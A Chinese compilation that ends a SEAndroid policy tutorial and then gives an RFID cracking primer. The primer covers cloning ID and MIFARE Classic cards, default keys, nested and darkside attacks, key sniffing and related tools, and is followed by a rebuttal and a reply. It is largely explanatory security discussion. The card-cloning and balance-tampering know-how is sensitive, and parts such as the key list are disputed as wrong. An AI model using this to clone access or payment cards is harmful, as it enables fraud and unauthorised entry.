图 14 所示为 seapp_context 的内容，非常简单：

```
isSystemServer=true domain=system
user=system domain=system_app type=system_data_file
user=bluetooth domain=bluetooth type=bluetooth_data_file
user=nfc domain=nfc type=nfc_data_file
user=radio domain=radio type=radio_data_file
user=_app domain=untrusted_app type=app_data_file levelFrom=none
user=_app seinfo=platform domain=platform_app type=platform_app_data_file
user=_app seinfo=shared domain=shared_app type=platform_app_data_file
user=_app seinfo=media domain=media_app type=platform_app_data_file
user=_app seinfo=release domain=release_app type=platform_app_data_file
user=_isolated domain=isolated_app
user=shell domain=shell type=shell_data_file
```

图 14 seapp_context 内容

上面代码中的 seapp_context_lookup 将根据图 14 的内容，通过不同的 apk 所对应的 seinfo，找到他们的目标 domain，然后再设置为它们新的 SContext。例如图 15 的 Nexus 7 中 ps -Z 的结果图。

```
u:r:shared_app:s0          u0_a13    925   179   com.android.launcher
u:r:media_app:s0           u0_a6     1019  179   android.process.media
u:r:untrusted_app:s0       u0_a41    1208  179   com.google.android.apps.currents
u:r:kernel:s0              root      1651  2     msm_sat0
u:r:init:s0                root      1825  227   daemonsu:10040
u:r:untrusted_app:s0       u0_a8     3012  179   com.google.process.gapps
u:r:untrusted_app:s0       u0_a8     3211  179   com.google.android.gms
u:r:untrusted_app:s0       u0_a8     3233  179   com.google.process.location
u:r:untrusted_app:s0       u0_a60    10460 179   com.google.android.apps.magazines
u:r:untrusted_app:s0       u0_a21    12115 179   com.google.android.googlequicksearchbox:se
u:r:untrusted_app:s0       u0_a51    15290 179   com.google.android.inputmethod.pinyin
u:r:untrusted_app:s0       u0_a68    16212 179   com.google.android.apps.plus
u:r:untrusted_app:s0       u0_a43    16407 179   com.google.android.apps.docs
u:r:untrusted_app:s0       u0_a42    21930 179   com.google.android.deskclock
```

图 15　ps -Z 查看 apk 进程的 SContext

seapp_context_lookup 是完成从 seapp_context 文件内容映射到具体对应为哪个 Domain 的关键函数，该函数第一次看起来吓死人，其实蛮简单。这里就不再多说。

anyway，SEAndroid 中，不同应用程序将根据它们的签名信息得到对应的 SContext（主要是 Domain，MLS 其实没用上，但以后可以用上，这是通过图 14 中的 levelFrom 语句来控制的，具体可参考 seapp_context_lookup 的实现）。

DT 完成后，我们看系统如何为它们的对应文件夹打标签

3.2 App data 目录的 TT

还是在 PackageManagerService 的 scanPackageLI 函数中，

[-->PackageManagerService.java:: scanPackageLI]

```
int ret = createDataDirsLI(pkgName, pkg.applicationInfo.uid,
                                                                    pkg.applicationInfo.seinfo);
```

createDataDirsLI 最终会调用 installd 实现的函数：

[-->installd/commands.c::install]

```
//内部调用 selinux_android_setfilecon2，它和上文的 selinux_android_setcontext
//几乎一样。最终它将设置 pkgdir 的 SContext。注意，它主要根据 seapp_context 文件中的
//type 字段来确定最终的 Type 值。
if (selinux_android_setfilecon2(pkgdir, pkgname, seinfo, uid) < 0) {
        ......
```

```
}
```

图 16 展示了 ls -Z /data/data 目录下的结果。

```
drwxr-x--x u0_a63   u0_a63          u:object_r:platform_app_data_file:s0 com.android.noisefield
drwxr-x--x u0_a64   u0_a64          u:object_r:platform_app_data_file:s0 com.android.packageinstalle
r
drwxr-x--x u0_a35   u0_a35          u:object_r:platform_app_data_file:s0 com.android.pacprocessor
drwxr-x--x u0_a66   u0_a66          u:object_r:platform_app_data_file:s0 com.android.phasebeam
drwxr-x--x radio    radio           u:object_r:radio_data_file:s0 com.android.phone
drwxr-x--x u0_a38   u0_a38          u:object_r:platform_app_data_file:s0 com.android.printspooler
drwxr-x--x u0_a1    u0_a1           u:object_r:platform_app_data_file:s0 com.android.providers.calen
dar
drwxr-x--x u0_a3    u0_a3           u:object_r:platform_app_data_file:s0 com.android.providers.conta
cts
```

图 16　/data/data 目录下 ls -Z 的结果

是不是和图 14 中 seapp_context 文件的 type 字段描述一样一样的？

4 小试牛刀

下面，笔者将通过修改 shell 的权限，使其无法设置属性。

先来看 shell 的 te，如下所示：

[external/sepolicy/shell.te]

```
# Domain for shell processes spawned by ADB

type shell, domain;

type shell_exec, file_type;

#shell 属于 unconfined_domain，unconfined 即是不受限制的意思

unconfined_domain(shell)



# Run app_process.

# XXX Split into its own domain?

app_domain(shell)
```

unconfied_domain 是一个宏，它将 shell 和如下两个 attribute 相关联：

[external/sepolicy/te_macros]

```
####################################

# unconfined_domain(domain)

# Allow the specified domain to do anything.
```

```
#

define(`unconfined_domain', `

typeattribute $1 mlstrustedsubject; #这个和 MLS 有关

typeattribute $1 unconfineddomain;

')
```

unconfineddomain 权限很多，它的 allow 语句定义在 unconfined.te 中：

[external/sepolicy/unconfined.te]

```
......

allow unconfineddomain property_type:property_service set;
```

从上面可以看出，shell 所关联的 unconfineddomain 有权限设置属性。所以，我们把它改成：

```
allow {unconfineddomain -shell} property_type:property_service set;
```

通过一个“-”号，将 shell 的权限排除。

然后：

- 我们 mmm external/sepolicy，得到 sepolicy 文件。
- 将其 push 到**/data/security/current/sepolicy** 目录下
- 接着调用 setprop selinux.reload_policy 1，使得 init 重新加载 sepolicy，由于/data 目录下有了 sepolicy，所以它将使用这个新的。

图 17 所示为整个测试的例子：

```
root@flo:/ # #before we reload policy
root@flo:/ # getprop wlan.driver.status
fail
root@flo:/ # setprop wlan.driver.status test_ok
root@flo:/ # getprop wlan.driver.status
test_ok
root@flo:/ # setprop selinux.reload_policy 1
root@flo:/ # #after we loads the new policy, shell has no perm to setprop
root@flo:/ # setprop wlan.driver.status test_fail
root@flo:/ # getprop wlan.driver.status
test_ok
root@flo:/ # setprop wlan.driver.status  hello_nihao
root@flo:/ # getprop wlan.driver.status
test_ok
root@flo:/ #
```

图 17 测试结果

根据图 17：

- 重新加载 sepolicy 之前，笔者可通过"setprop wlan.driver.status test_ok"设置该属性的值为 test_ok。注意，这个值笔者瞎设的。
- 当通过 **setprop selinux.reload_policy 1** 的命令后，init 重新加载了 sepolicy。
- 从此，笔者再 setprop wlan.driver.status 都不能修改该属性的值。

图 18 所示为 dmesg 输出，可以看出，当 selinux 使用了 data 目录下这个新的 sepolicy 后，shell 的 setprop 权限就被否了！




图 18 dmesg 输出

提示：前面曾提到过 audit，日志一类的事情。恩，这个日志由 kernel 输出，可借助诸如 audit2allow 等 host 上的工具查看哪些地方有违反权限的地方。系统会将源，目标 SContext 等信息都打印出来。

三 全文总结

本文对 SELinux 的核心知识进行了介绍。从入门角度来说，有了这些内容，SELinux 大概 80%左右的知识都已经介绍，剩下来的工作就是不断去修改和尝试不同的安全配置文件。

然后我们对 SEAndroid 进行了相关介绍，这部分基本上反映了 Android 是如何利用这些安全配置文件来构造自己的安全环境的。

从目前 AOSP SEAndroid 安全配置源文件来看，很多 te 文件中都使用了如下这样的语句：

```
./policy.conf:3641:permissive adbd;
./policy.conf:4016:permissive bluetooth;
./policy.conf:4046:permissive bluetoothd;
./policy.conf:4110:permissive clatd;
./policy.conf:4179:permissive dbusd;
./policy.conf:4243:permissive debuggerd;
./policy.conf:4376:permissive dhcp;
./policy.conf:4448:permissive dnsmasq;
./policy.conf:4686:permissive drmserver;
./policy.conf:4865:permissive gpsd;
./policy.conf:4937:permissive hci_attach;
./policy.conf:5002:permissive healthd;
./policy.conf:5076:permissive hostapd;
./policy.conf:5145:permissive init;
./policy.conf:5178:permissive init_shell;
./policy.conf:5342:permissive isolated_app;
./policy.conf:5380:permissive kernel;
./policy.conf:5398:permissive keystore;
./policy.conf:5466:permissive media_app;
./policy.conf:5515:permissive mediaserver;
./policy.conf:5584:permissive mtp;
./policy.conf:5935:permissive nfc;
./policy.conf:5964:permissive ping;
./policy.conf:6014:permissive platform_app;
./policy.conf:6063:permissive ppp;
./policy.conf:6126:permissive qemud;
./policy.conf:6188:permissive racoon;
./policy.conf:6201:permissive radio;
./policy.conf:6243:permissive release_app;
./policy.conf:6292:permissive rild;
./policy.conf:6361:permissive runas;
./policy.conf:6408:permissive sdcardd;
./policy.conf:6472:permissive servicemanager;
./policy.conf:6539:permissive shared_app;
./policy.conf:6620:permissive su;
./policy.conf:6669:permissive surfaceflinger;
./policy.conf:6741:permissive system_app;
./policy.conf:6770:permissive system;
```

图 19　permissive 定义

其中，permissive 关键词表示不用对上述这些 type/domain 进行 MAC 监管。permissive 一般用于测试某个策略，看是否对整个系统有影响。一旦测验通过，就可以把 permissve 语句移掉，以真正提升安全。

基于 SEAndroid，广大搞机人可以：

- 针对行业，开发更加安全的安全策略。
- 定制 MLS，针对企业级或军用级的多层权限管理。
- 不知道 google 有没有意向实现 Modular Policy，这样的话，SELinux 灵活性更高。

另外，要提醒读者的是，安全配置需要考虑的东西非常多，稍有不甚，就会影响系统其他模块的运行。比如笔者在研究 SELinux 时，不小心把 Ubuntu 的图像界面系统启动不了，后来只能移除 SELinux 后才解决。这也是为什么 SELinux 出来这么多年，但是大家好像碰到它的机会很少的原因，因为它的配置实在是太麻烦，很容易出错！

最后，反复提醒读者，一旦修改了策略文件，务必进行全方位，多层面测试。

关于 SEAndroid 的更多官方说明，请参考

http://source.android.com/devices/tech/security/se-linux.html

http://blog.csdn.net/innost/article/details/19767621

NFC 分析

RFID 破解三两事

网上看了很多 RFID 破解的文章，大部分都是工具使用，一步步该怎么操作，基本上没有讲原理的，估计导致了很多初学者非常迷惑，特别是一旦按照操作步骤操作的时候出错时更加迷惑，不知道是什么状况，国内 radiowar 也同样没有看到过特别介绍原理性的文章。

建议大家还是多看看外文原版的资料说明，会理解的更透彻些，才能更快的加入到 RFID 安全研究及测试中。

参考站点：

http://www.proxmark.org 多看看论坛里面提问跟回答

http://nfc-tools.org

http://www.openpcd.org/

http://www.rfdump.org

http://www.libnfc.org

这篇文章就当是我自以为是的普及性介绍，我想应该还是会给很多人解惑。

首先，先说说目前 RFID 破解涉及到的几种方法，我尽量以最直白的语言描述。

1、 最简单 ID 卡破解

常见破解办法：ID 卡复制，ID 卡除了复制也没有其他研究的了，毕竟太简单了。

基本原理介绍：

ID 卡属于大家常说的低频卡，一般大部分情况下作为门禁卡或者大部分大学里使用的饭卡，一般为厚一些的卡，是只读的，卡里面只保存有一串唯一的数字序号 ID，可以把这串数字理解为你的身份证号，刷卡的时候，读卡器只能读到 ID 号，然后通过跟后台数据库进行匹配，如果是门禁卡，那么数据库里面就是存在这样 的 ID 号，如果匹配上门就开了，匹配不上门就开不了。

如果是学校的饭卡，刷卡的时候，实际上操作的是你对应 ID 号相关的数据库中的数据。ID 卡本身不存在任何其他数据，所以，学校使用的 ID 卡饭卡，只能复制卡，刷别人的钱（数据库中的钱），再没有其他办法。

破解方法：通过 ID 卡读卡器，读取卡内的 ID 号，然后把这串 ID 号写入到 ID 卡空卡中即可，各类工具特别多，需要一 个 ID 卡读卡器。最简单的淘宝有卖的工具，两节 7 号电池，按读卡按钮读要复制的卡的 ID，然后再按写卡按钮，把读到的 ID 号写入到空白卡中，即完成了卡复 制工作，优点就是方便，缺点就是我们看不到整个过程，对我们安全研究来说作用不大。

2、 射频 IC 卡破解

写在前面的技术铺垫：

射频 IC 卡种类繁多，标准也繁多，这些不在介绍范围内，但是以下攻击介绍的原理类似，下面不特别说明就是指的 M1 S50 卡，这也是目前广泛使用的，并且大家做测试时最常见的 IC 卡。

常见的破解方法：

1)跟 ID 卡一样，复制 IC 卡的 UID 号码写入到新的空白 IC 卡中。
2)破解 IC 卡的密码，从而改写 IC 卡中的数据。
3)破解 IC 卡的密码之后，把所有数据导出再写入到一个新的空白 IC 卡中，也就是 IC 卡全卡复制（NFC 手机及 PM3 等设备也支持把自己模拟成一个 IC 卡，实际上也属于卡复制一类）。

IC 卡 （S50） 分为 16 个扇区（0-15），每个扇区又分为 4 个区域块（0-63）， 每个扇区都有独立的一对密码 keyA 和 keyB（先记着独立两个字，后面要思考问题）负责控制对每个扇区数据的读写操作，keyA 和 keyB 分布在每个扇 区的第四块中，第 0 扇区的第一个数据块，存储着 IC 卡的 UID 号（想成身份证号），其他扇区可以存储其他的数据，如钱等数据。

一般 IC 卡的 UID 是唯一的也是写死的不能更改，其他块的数据是可以更改的，所以也就有了普通 IC 空白卡以及 UID 可写空白卡（可以认为是不遵守规范的商家制作的）。

现在我们开始想象破解的几种环境：

1）读卡器把 IC 卡当成 ID 卡一样只识别 UID 正确即可，不管 IC 卡内其他数据，这时候，只需要把卡的 UID 读出来，并使用一个 UID 可写的空白卡，把 UID 写入即可。
2）读卡器首先识别 UID 是否正确，然后再识别其他扇区的数据，通过 keyA 或者 keyB 对数据进行读写操作。这样首先 UID 得正确，其次，keyA 或者 keyB 得正确（后面为了说的方便，我们就不说 keyA 或者 keyB，直接说 IC 卡密码）。
这样如果知道了 IC 卡密码，我们也不需要复制新卡，那么就可以更改 IC 卡中的数据，比如更改饭卡中的钱数。如果我们想复制一张一模一样的卡，那么就把原卡的所有扇区的数据全面导出来，再写入新的 UID 可写卡中即可。
3）读卡器不识别 UID，只管对扇区的密码进行验证，如果验证成功则允许对卡内数据操作等。（如某“XX 快捷酒店”的门卡，就不管 UID，只要扇区密码正确即可），那我们可以通过扇区密码更改门卡中的数据，如房号，住宿的时间等，也可以通过一个普通的 IC 卡（uid 不能更改）复制一张门卡（跟原卡 UID 不同），也可以通过一个 UID 可写的卡，复制一张跟原卡完全相同的卡（跟原卡 UID 也相同）。

基本上也就是以上几种环境，改写 UID、通过扇区密码改写扇区数据、通过把原卡数据导出重新导入到新的 IC 卡中复制一张卡。

IC 卡的 UID 是不通过密码控制的，可以直接通过读卡器获得，后面讲 IC 卡的通信过程会说明。那么我们做 IC 卡破解时，主要的问题就是破解 IC 卡每个扇区的控制密码，如果密码破解了，那要怎么操作都随便了。

IC 卡密码破解的几种方法：

1） 使用默认的密码攻击

很多应用 IC 卡都没有更改默认密码，所以导致可以直接使用默认密码来尝试接入 IC 卡，常见的默认密码有：


ffffffffffff
000000000000
a0a1a2a3a4a5
b0b1b2b3b4b5
aabbccddeeff
4d3a99c351dd
1a982c7e459a
d3f7d3f7d3f7
714c5c886e97
587ee5f9350f
a0478cc39091
533cb6c723f6
8fd0a4f256e9
FFzzzzzzzzzz
A0zzzzzzzzzz

2） nested authentication 攻击（大家常说的验证漏洞攻击）

前面讲到每个扇区都有独立的密码，一些情况下，比如某饭卡，扇区 3 中存储着钱等数据，扇区 3 的更改了默认密码，扇区 5 中也存储着一些数据，扇区 5 也更改了密码，其他扇区没有更改默认密码。我们要操作扇区 3 跟 5，不知道密码怎么办？使用 nested authentication 攻击，这种攻击方式是在已知了 16 个扇区中任意一个扇区的密码之后，采用的攻击方式，可以获得其他扇区的密码。我 们前面都提到了，16 个扇区的密码都是独立的，那么怎么能通过某个扇区的密码获得其他扇区的密码呢？如果可以，那说明扇区就不是独立的呀，有人会说，由于 M1 卡的加密算法被破解了，我只能说那是还没有理解，具体算法不讲，只说明一下，算法只是使得猜解密码的时间变短，使得猜解密码成为可能。

这是什么样的原理呢？首先先了解，这是一个对等加密算法，也就是读卡器跟 tag 中都保存着同样的密码，也都是用同样的算法加密，然后看 rfid 的验证过程：开始交互的时候，tag 就已经把 uid 给 reader 说了，主要牵扯到防冲撞机制，之后才开始验证。

```
c:\nfc>nfc-anticol.exe
NFC reader: ACS ACR122 0 / ACR122U210 - PN532 v1.6 (0x07) opened

Sent bits:     26 (7 bits)
Received bits: 04  00
Sent bits:     93  20
Received bits: 56  f6  d7  64  13
Sent bits:     93  70  56  f6  d7  64  13  f2  88
Received bits: 08  b6  dd
Sent bits:     50  00  57  cd

Found tag with
 UID: 56f6d764
ATQA: 0004
 SAK: 08
```



第一次验证时，读卡器首先验证 0 扇区的密码，tag 给 读卡器发送一个随机数 nt（明文），然后读卡器通过跟密码相关的加密算法加密 nt，同时自己产生一个随机数 nr,(密文)发送给 tag，tag 用自己的密 码解密之后，如果解密出来的 nt 就是自己之前发送的 nt，则认为正确，然后通过自己的密码相关的算法加密读卡器的随机数 nr（密文）发送给读卡器，读卡器 解密之后，如果跟自己之前发送的随机数 nr 相同，则认为验证通过，之后所有的数据都通过此算法加密传输。

首先记住这里面只有第一次的 nt 是明文，之后都是密文，而且 nt 是 tag 发送的，也就是验证过程中，tag 是主动先发随机数的。我 们破解的时候，读卡器中肯定没有密码（如果有就不用破解了），那么 tag 发送一个 nt 给读卡器之后，读卡器用错误的密码加密之后发送给 tag，tag 肯定 解密错误，然后验证中断，这个过程中，我们只看到 tag 发送的明文随机数，tag 根本没有把自己保存的密码相关的信息发送出来，那怎么破解呢？

所以，要已知一个扇区的密码，第一次验证的时候，使用 这个扇区验证成功之后，后面所有的数据交互都是密文，读其他扇区数据的时候，也需要验证，也是 tag 首先发送随机数 nt，这个 nt 是个加密的数据，我们前 面也说过每个扇区的密码是独立的，那么加密实际上就是通过 tag 这个扇区的密码相关的算法加密的 nt，这个数据中就包含了这个扇区的密码信息，所以我们才 能够通过算法漏洞继续分析出扇区的密码是什么。

这也是为什么 nested authentication 攻击必须要知道某一个扇区的密码，然后才能破解其他扇区的密码。

3） darkside 攻击

假设某个 IC 卡的所有扇区都不存在默认密码怎么办？暴 力破解根本不可能，那这时候就是算法的问题导致的 darkside 攻击，我们照样不说具体算法什么漏洞之类，同样，我们考虑首先要把 tag 中的 key 相关 的数据骗出来，也就是让 tag 发送出来一段加密的数据，我们通过这段加密的数据才能把 key 破解出来，如果 tag 不发送加密的数据给我们，那没法破解了。

前面我们也说了，第一次验证的时候 tag 会发送明文的随机数给读卡器，然后验证读卡器发送加密数据给 tag，tag 验证失败就停止，不会发送任何数据了，这样看，根本就没有办法破解密码。

实际上经过研究人员大量的测试之后，发现算法还存在这样一个漏洞，当读卡器发送的加密数据中的某 8bit 全部正确的时候 tag 会给读卡器发送一个加密的 4bit 的数据回复 NACK，其他任何情况下 tag 都会直接停止交互。

那么这个 4bit 的加密的 NACK 就相当于把 tag 中的 key 带出来了，然后再结合算法的漏洞破解出 key，如果一个扇区的 key 破解出来，就可以再使用 nested authentication 攻击破解其他扇区密码。

4） 正常验证过程获得 key

1-3 都是通过一般的读卡器，把 tag 中的密码破解出来，破解的原理中，不管密码破解算法的漏洞，实际上都是要让 tag 中发送出来一段密文。

那如果读卡器本身就保存有密码，卡也是授权的卡，也就是说卡和读卡器都是正确授权的，那么他们之间的加密数据交换就可以直接使用 PM3 等监控下来，然后通过“XOR 效验与算 Key”程序算出密码来。

这种情况下一般都是内部人员做案，或者把读卡器中的 SAM 偷出来，SAM 实际上就是保存读卡器中密码的一个模块，然后通过另外的读卡器插入 SAM，用正常的授权的卡刷卡，然后监控交换数据，从而算出密码。


5） 另一个方面

前面 4 类方法基本上把目前的 rfid 卡破解讲清楚了，文字太多，所以也就没有截图，还有一个地方大家不知道考虑了么？

我们提到的都是卡和读卡器之间的数据交换，这是加密的 数据，但是有没有想过读卡器跟电脑相连这块，电脑中肯定没有加密芯片，所以这块肯定是明文传输，在某种环境中，比如通过电脑的控制程序导入密码（假设是二 进制等不能直接观看的密码文件）到读卡器的时候，我们通过监控 USB 口（串口）数据通信，是不是就能明文看到密码呢？

装载设备密码
A套密码
B套密码
此功能仅限于M1卡
00 11111111111
01 11111111111
02 11111111111
03 11111111111
打开密码文件(O)
保存密码文件(S)
设备密码(L)
出(E)
信息提示
密码下载成功!
确定
套密码
11111111111
修改当前选择(C)
快速选择密码
A0-A5
FF-FF
B0-B5

软件装载密码到读卡器



使用 USB 监控抓到的明文数据，包含了导入到读卡器中的密码明文。

常用工具说明：

1）mfoc mfocgui 以及目前网络上，淘宝上充斥的各类破解工具都是基于 nested authentication 攻击原理，就是内置了一些默认密码，首先使用默认密码对每个扇区进行测试，如果某个扇区存在默认密码，然后就是用 nested authentication 攻击获得其他扇区的密码。
2）PM3 的 darkside 攻击，Mfcuk 等为 darkside 攻击工具，一个扇区密码都不知道的情况下破解用的，由于破解算法的原理本身就不是 100%成功的，所以如果长时间破解不出来，就停了重新换个 nt，重新选个时间破解，跟运气也有些关系。
不要别人几个小时，甚至几十分钟就破解成功了，你几天都没有破解出来，还一直傻傻的等，不如暂停换个 nt，过一会再试。

3）Libnfc 工具，目前用的比较多的是 radiowar 的 nfcgui，radiowar 网站上也说了，就是给 nfc-list nfc-mfsetuid nfc-mfclassic 这三个工具写了个 gui 界面，你也可以使用命令行模式，或者你也可以自己写个 gui 界面调用这三个程序即可，这些都是操作卡或者读卡数据的工具，国内不同的 IC 卡读卡器都附带有一些读写卡程序，我用的一个比这个要方便的多。
http://www.freebuf.com/articles/wireless/8792.html

关于“RFID 破解两三事”的一些事

1、最简单 ID 卡破解

文中提到的是最为之简单的部分，其识别是经过后台数据库进行匹配的，实际上几乎 100%的大型环境下（包括文中所说的学校）也是无法做到完全与后台匹配的，或者简单来说那只是跟读卡器的交互而已！谈不上是数据库。

我们所知的 HID 等基于 125kHz 频率的低频卡，ID 部分都是固化的（或者如本文所说的只读），但实际上并非完全如此，正如文中所说，大家可以购买相关 的空白卡进行复制操作。实际上作者完全忽略了一个问题，所谓空白卡是有分别的，好像 HID 要复制就必须要使用 T55X7 类的卡，而 T55X7 也叫 TK4100（EM4100）卡，该卡存在 ID 可修改的功能性并且存在数据存储性。而文中所提到的厚卡和薄卡也是对于 ID 卡的一种分别！

还有就是作者忽略了一个对于某种卡类的安全隐患！em4100 的 ID 是无法穷举的，但是 HID 的 ID 是可以穷举的。

2、射频 IC 卡破解

射频卡 IC 卡顾名思义就是所谓的利用射频识别技术的 IC 卡，然而 IC 卡就是大家经常所谓存在存储功能的卡，包括了文中所说的 S50 卡！但实际上 em4100 系列以及 HID 系列也是 IC 卡。

文中提到有三种手法是常见的，但我个人不认为其中的两种是所谓的破解手法：

1、跟 ID 卡一样，复制 IC 卡的 UID 号码写入到新的空白 IC 卡中。

该手法是基于无需任何密钥的情况下进行的操作，但是我曾经介绍过关于某卡的破解手法就说过为什么需要 XOR 得出其余的数据，并且就算我们不需要 XOR 得出 相关的数值，就以前 8 位作为 UID 写入 UID 白卡的情况下，你完全无法确保读取系统是否识别，因为 0 区的数值不仅仅包括了 UID。UID 作为一种可知的条 件存在的时候，不经过任何限制性操作而进行的复制何以成为破解的手法之一？其背后存在各种不稳定因素，使得这个手法未能得到肯定。

3、破解 IC 卡的密码之后，把所有数据导出再写入到一个新的空白 IC 卡中（太长不写了）

实际上作者是想说破解得出的数据，利用 NFC 设备/逆向设备进行相关的 Tag 模拟，首先要问清楚一下作者的就是 NFC 手机是基于哪几种芯片而言？系统是什么？因为现在已知的多个操作系统以及 NFC 芯片是不支持 MIFARE CLASSIC 的模拟，而只能够模拟基于 ISO14443A 标准的部分类型，并且模拟是一种很复杂的软件工程，并非是作者说的这么简单，并且这也不是破解，需要破解什么呢？

或者我以看官的角度来说，常见破解手法作者就说了一个，而这一个手法就是“破解”。在已知密钥的情况下进行的一切操作可以谈作为是破解嘛？

关于 IC 卡部分的介绍也有一点问题，原文内容是**“每个扇区都有独立的一对密码 KeyA 和 KeyB 负责控制对每个扇区数据的读写操作”** 这句话前半部分是正确的，而后半部分是错误的，实际上密钥就是 Access 条件，而这个 Access 的权限是由卡的控制字节限制，如果按照作者的说法的 话，只要你知道密钥你就是拿到超级管理员权限啦，但可惜事实往往是残酷的，控制字节会限制密钥的权限，所以没有控制字节，密钥 P 都不是，因为作者在这里埋 下了炸弹，所以实际上下面的内容就出现不可补救的错误。

IC 卡的 UID 是固化在内而并且写死在内的，所谓写死就是说你可以以权限去进行修改，只不过你没有这个权限，但实际上 UID 是固化在内的！并且作者没有说有控制自字节的情况下，所以包括 0 区以内的所有区块都是不可读写的。

破解的几种环境：

1、作者实际上的意思是说当环境识别为基于 UID 进行认证的认证模式下
2、当环境需要以 UID 作为第一认证，其密钥作为数据读取条件，而控制字节允许读取写入的情况下
3、当环境不需要以 UID 作为第一认证，其密钥作为数据读取条件，而控制字节允许读取写入的情况下，读取该卡某个区块的制定数据识别操作，而不是密钥！！

密码破解的几种方法：

1）密钥列表当中的 12 个 0 是不存在的，还有就是 16 进制有 Z 的吗？看来是我土了！

2）关于认证嵌套漏洞，这个因为作者文章忽略了权限的部分，所以我可否忽略？因为没有权限，何来认证嵌套漏洞呢？

3）DarkSide 攻击，仅仅是基于 IC 卡类别当中 NXP 公司所发布的 MIFARE
CLASSIC 系列（S50/S70）而不是所有的 IC 卡！文中没有说明问题究竟是存在于哪里，我也曾经说过关于这个方面的问题，什么是 PRNG 漏洞，以及 PRNG 漏洞和 WEP 的关系！所以不再多说

4）正常验证过程获取 Key，首先 SAM 并非是正常，而是在不安全的对称性算法当中增加了一个安全模块，去加密彼此之间的通信安全，但就是基于读卡器返回 的数值是明文而存在了关于监听攻击的内容，文中好像把我之前关于 SAM 部分非监听部分的内容拿出来说之后，而没有注意究竟问题是什么！

SAM 不是仅仅只是保存与读卡器内的一个密码模块，这是 SAM 最简单最基本的部分，但实际上 SAM 是基于 UID 进行分散式的运算，并非如文中作者所说这么简单！因为就算非 SAM 所授权的卡也可以利用 SAM 进行破解！

5）另一方面，我比较怀疑的一个方面，这个所谓的 USB 拦截是否是基于交互的过程中？还是仅仅是基于挂载 KeyA 的时候的操作呢？当中如果是基于非 SAM 环境下，这样子的通信监听是存在的，我只是怀疑这个演示内容而已。

常用工具说明：

1）mfocGUI 是 mfoc 的 GUI 版本！并非仅仅是基于认证嵌套漏洞，是基于默认密钥+认证嵌套漏洞的整合。

2）Proxmark3 的 Darkside 就是 mfcuk！不要反过来，Proxmark3 和 mfuck 不存在老爸老妈的！mfuck 的团队把代码
移植去 Proxmark3 后就将 mfuck 停止更新了，而且你说错另外一个事情就是，就是因为出现错误的 Nt 才需要基于错误的 Nt 进行第二次的攻击，而不 是更换另外一个 Nt，更换这词代表着攻击者存在多个 Nt 替换，可惜的就是不存在所谓的 Nt 进行更换！Nt 是随机的而不是已知的。

————————————————————————————万恶的分割线————————————————————————————

首先，我要声明我刚刚起床，很迷糊迷糊地看完了作者的内容，然后很迷糊迷糊地写下了这篇关于 RFID 破解两三事的戏文，我没有针对作者的任何意思，因为我也不认识不了解不清楚不知道这位作者是哪位！我只是基于文中我所认为的一些错误进行纠正或者二次介绍，我已经很久很久没有写过相关的文章，是因为我脑子不好使转不过来了，所以也没有多写什么，既然有人写了我就借花敬佛的去说说相关的东西！

请注意“RFID 破解两三事”所有的内容都是针对 NXP 公司的 MIFARE CLASSIC 系列卡！而不是所有 IC 或者 ID 卡！请不要随意或麻木盲从测试！

请作者记住控制字节是什么！

http://www.freebuf.com/articles/wireless/8858.html

“RFID 破解三两事”讨论总结

昨晚睡了一晚上的火车，刚到家，还没有洗脸，看看文章的访问量及评论都太多，radiowar 在我文章评论及他的那篇评论文章里，提到菜鸟，小白，以及我的文章内容错误，误导大家等，看了这些，我觉得不得不站出来澄清一下，我在想如果文章内容错误，那么文章就必须要删除，所以我仔细的看了我的文章，仍然没有发现大的问题。

我仔细看了 radiowar 的那篇评论文章，主要还是考虑问题的方向不一样，或者说 radiowar 没有仔细看我想表达的意思，本来想直接回复，最后回复内容太多，所以就整理成一篇文章进行回应一下：

1:　ID 卡的问题

我知识有限，也希望 radiowar 能解惑，

我理解的 ID 卡的卡号是没有密钥安全认证机制的，跟读 IC 卡的 UID 一样是直接能读出来的不需要破解，所以穷举 ID 号之类的问题，还请 radiowar 能详细的给大家发篇 paper，让大家都了解下。

2： IC 卡的问题

